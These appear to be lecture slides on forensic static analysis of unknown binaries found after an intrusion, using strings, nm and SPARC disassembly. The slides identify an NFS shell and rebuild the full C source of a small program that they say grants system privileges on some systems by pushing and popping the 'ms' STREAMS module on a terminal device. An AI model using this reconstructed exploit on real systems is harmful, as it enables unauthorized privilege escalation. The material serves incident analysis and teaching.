The source that came

in from the cold

Identifying an unknown program

- Run the program, see what happens.
  What if the program turns out to be destructive?
- Run the program on a sacrificial machine.
  What if the program depends on specific machine features?
- Static analysis of program file: slow, but hopefully safe.
- Details will be somewhat operating system specific.
- Andrew Gross, Analyzing Computer Intrusions, SDSC, UCSD, 1997.

With microscopes and tweezers

General file analysis tools:

- strings - show clear-text strings embedded in any file
- grep - search for specific strings
- file - identify file content by looking at part of the data

Program file analysis tools:

- nm - display compiler and runtime linker symbol table
- ldd - identify dynamic libraries used (can be dangerous)
- disassemblers, debuggers - for the really desperate

Initial impressions

- Small file, found in the wake of an incident.

```
% ls -l a
-rwxr-xr-x   1 wietse   staff      67724 Jul 24 18:21 a
```

- Apparently, an executable program.

```
% file a
a: ELF 32-bit MSB executable SPARC Version 1, dynamically
linked, not stripped
```

- Not stripped, so a lot of compiler information is still available, but we will not need it :-)

Symbol tables - some clues

- Compiler symbol table reveals internal procedure names:

```
% nm -p a      (300 lines output)
. . .
0000078888 T nfsproc_create_2
0000077448 T nfsproc_getattr_2
0000079428 T nfsproc_link_2
0000077988 T nfsproc_lookup_2
```

- Run-time linker symbol table reveals calls of external shared library routines:

```
% nm -Du a      (65 lines output)
. . .
perror
pmap_getport
pmap_rmtcall
printf
qsort
```

Embedded strings (729 lines)

```
% strings - a
. . .
- show all exported file systems
export
- umount all remote file systems
umountall
- umount remote file system
umount
[-upTU] [-P port] <path> - mount file system
mount
<local-file> [<remote-file>] - put file
<uid>[.<gid>] <file> -  change owner
chown
<mode> <file> - change mode
chmod
<dir> - remove remote directory
rmdir
<dir> - make remote directory
mkdir
<file1> <file2> - move file
<file1> <file2> - link file
<file> - delete remote file
. . .
```

Altavista to the rescue

```
/*
 * Copyright, 1991, 1992, by Leendert van Doorn (leendert@cs.vu.nl)
 *
 * This material is copyrighted by Leendert van Doorn, 1991, 1992. The usual
 * standard disclaimer applies, especially the fact that the author nor the
 * Vrije Universiteit, Amsterdam are liable for any damages caused by direct or
 * indirect use of the information or functionality provided by this program.
 */

/*
 * nfs - A shell that provides access to NFS file systems
 */
#include <stdio.h>
#include <string.h>
#include <ctype.h>
#include <signal.h>
#include <setjmp.h>
#include <netdb.h>
#include <errno.h>
#include <rpc/rpc.h>
#include <sys/ioctl.h>
#include <sys/socket.h>
#include <sys/vfs.h>
#include <netinet/in.h>
```

.

Wrapup

- The web is a wonderful resource. Many exploits are only a mouse click away.
- Of course, this could be a program disguised as the nfs shell. This can be verified by compiling the source code and by further static analysis (next section).

The mouse trap

disassembly exercise

Initial impressions

- Small file, found in the wake of an incident.

```
% ls -l b
-rwxr-xr-x   1 wietse   staff       3124 Jul 25 10:09 b
```

- Apparently, an executable program.

```
% file b
b: ELF 32-bit MSB executable SPARC Version 1, dynamically
linked, stripped
```

- As it says, stripped, thus no helpful compiler symbol table.

```
% nm b


b:
```

Library routine calls - few clues

- Run-time linker symbol table reveals only a few calls that are specific to the program under examination:

```
% nm -Du b
Undefined symbols from b:
_exit
atexit      ...boilerplate library routine calls
exit
ioctl
open        ...application-specific calls
perror
```


Strings output - mostly boiler plate

```
% strings - b
/usr/lib/ld.so.1
_start
_environ
_end
_GLOBAL_OFFSET_TABLE_
atexit
exit
_init
_DYNAMIC
ioctl
_exit
environ
perror
open
_PROCEDURE_LINKAGE_TABLE_
_edata
_etext
_lib_version
main
_fini
libc.so.1
/dev/term/a
open
ioctl
@(#)SunOS 5.4 generic July 1994
as: SC3.1 dev 09 May 1994
GCC: (GNU) 2.7.2
as: SC3.1 dev 09 May 1994
GCC: (GNU) 2.7.2
as: SC3.1 dev 09 May 1994
GCC: (GNU) 2.7.2
ld: (SGU) SunOS/ELF (LK-1.4 (S/I))
.interp
.hash
.dynsym
.dynstr
.rela.bss
.rela.plt
.text
.init
.fini
.rodata
.got
.dynamic
.plt
.data
.ctors
.dtors
.bss
.comment
.shstrtab
```

Disassembly and decompilation

- Strings and symbols give little insight into program purpose.
- Source code recovery for the desperate.
- The only option left except for running the program.
- Details will be very specific to the hardware, the operating system software, and the compiler type and version used.

SPARC CPU register organization



- Accessible registers depend on function call nesting level.

Generic C program start-up

- Make room for local variables and store two arguments:

```
main:          save  %sp, -120, %sp      space for local variables
main+4:        st  %i0, [ %fp + 0x44 ]   store 1st argument
main+8:        st  %i1, [ %fp + 0x48 ]   store 2nd argument
```

- Equivalent C program code:

```
int main(argc, argv)
int argc;
char **argv;
{
```

Open sesame

- Something is being opened:

```
main+12:      sethi  %hi(0x10800), %o1   see note 1 at bottom
main+16:      or  %o1, 0x20, %o0         %o0 = 0x10820
main+20:      clr  %o1                   %o1 = 0
main+24:      call  open                 open(0x10820, 0)
main+28:      nop                        see note 2 at bottom
```

- The result from open() is stored into a local variable:

```
main+32:      st  %o0, [ %fp + -20 ]
```

- Equivalent C program code:

```
fd = open("/dev/term/a", O_RDONLY);
```

Note 1: a 32-bit constant must be loaded in two steps.
Note 2: the instruction following a call or jump is executed prior to the call or jump.

open() error handling

- Testing the result from open():

```
main+36:      ld  [ %fp + -20 ], %o0   load open() result
main+40:      cmp  %o0, 0              compare against 0
main+44:      bge  main+80             jump if >= 0
main+48:      nop
```

- Equivalent C program code (not likely):

```
    if (fd >= 0) goto foo;
    ...code executed when fd < 0
foo:
```

- Equivalent C program code (more likely):

```
    if (fd < 0) {
        ...code executed when fd < 0
    }
```

open() error handling - continued

- Code that executes when open() fails:

```
main+52:      sethi  %hi(0x10800), %o1
main+56:      or  %o1, 0x30, %o0        %o0 = 0x10830
main+60:      call  perror              perror(0x10830)
main+64:      nop
main+68:      mov  1, %i0               %i0 = 1 (failure)
main+72:      b  main+228               return
main+76:      nop
. . .
main+228:     ret                       actual return operation
```

- Equivalent C program code:

```
if (fd < 0) {
    perror("open");
    return 1; /* failure */
}
```

Pushing a mouse??

- Perform some device control operation:

```
main+80:      ld  [ %fp + -20 ], %o0      %o0 = fd
main+84:      sethi  %hi(0x5000), %o2
main+88:      or  %o2, 0x302, %o1         %o1 = 0x5302
main+92:      sethi  %hi(0x10800), %o3
main+96:      or  %o3, 0x38, %o2          %o2 = 0x10838
main+100:     call  <ioctl>               ioctl(fd, 0x5302, 0x10838)
main+104:     nop
```

- See if the operation was successful:

```
main+108:     cmp  %o0, 0                 test the ioctl() result
main+112:     bge  main+148               jump if >= 0
main+116:     nop
```

- Equivalent C program code:

```
if (ioctl(fd, I_PUSH, "ms") < 0) {
    ...code if result < 0
}
```

Error handling - the pattern repeats

- Code that executes when ioctl() fails:

```
main+120:     sethi  %hi(0x10800), %o1
main+124:     or  %o1, 0x40, %o0        %o0 = 0x10840
main+128:     call  perror              perror(0x10840)
main+132:     nop
main+136:     mov  1, %i0               %i0 = 1 (failure)
main+140:     b  main+228               return
main+144:     nop
```

- Equivalent C program code:

```
if (ioctl(fd, I_PUSH, "ms") < 0) {
    perror("ioctl");
    return 1; /* failure */
}
```

Popping a mouse??

- Perform another control operation:

```
main+148:     ld  [ %fp + -20 ], %o0    %o0 = fd
main+152:     sethi  %hi(0x5000), %o2
main+156:     or  %o2, 0x303, %o1       %o1 = 0x5303
main+160:     sethi  %hi(0x10800), %o3
main+164:     or  %o3, 0x38, %o2        %o2 = 0x10838
main+168:     call  <ioctl>             ioctl(fd, 0x5303, 0x10838)
main+172:     nop
```

- See if the operation was successful:

```
main+176:     cmp  %o0, 0               test the ioctl() result
main+180:     bge  main+216             jump if >= 0
main+116:     nop
```

- Equivalent C program code:

```
if (ioctl(fd, I_POP, "ms") < 0) {
    ...code if result < 0
}
```

Error handling - more repetition

- Code that executes when ioctl() fails:

```
main+188:     sethi  %hi(0x10800), %o1
main+192:     or  %o1, 0x40, %o0        %o0 = 0x10840
main+196:     call  perror              perror(0x10840)
main+200:     nop
main+204:     mov  1, %i0               %i0 = 1 (failure)
main+208:     b  main+228               return
main+144:     nop
```

- Equivalent C program code:

```
if (ioctl(fd, I_POP, "ms") < 0) {
    perror("ioctl");
    return 1; /* failure */
}
```

If all goes well...

- Code that executes when everything succeeeds:

```
main+216:     clr  %i0                  %i0 = 0 (success)
main+220:     b  main+228               return
main+224:     nop
main+228:     ret                       actual return operation
main+232:     restore                   clean up local variables
```

- Equivalent C program code:

```
    return 0; /* success */
}
```

- That’s it!

The entire program, #includes added

```
#include <stropts.h>
#include <fcntl.h>

int main(argc, argv)
int argc;
char **argv;
{
    int fd;

    fd = open("/dev/term/a", O_RDONLY);
    if (fd < 0) {
        perror("open");
        return 1; /* failure */
    }
    if (ioctl(fd, I_PUSH, "ms") < 0) {
        perror("ioctl");
        return 1; /* failure */
    }
    if (ioctl(fd, I_POP, "ms") < 0) {
        perror("ioctl");
        return 1; /* failure */
    }
    return 0; /* success */
}
```

Wrapup

- On some systems this program is known to exploit a vulnerability that grants system privileges to the user.
- On most systems, however, running the program would have no interesting effects at all.
- What to do when the analysis reveals nothing of interest? Does the unknown program exploit a new vulnerability? How would one find out?

Automatic decompilation

- High-level languages make decompilation easy (in contrast with buffer overflow exploit code).

- Compilers emit blobs of code according to templates. Decompilation using pattern recognition techniques.

- Optimizers can make it harder to recover original source code but that is not a problem.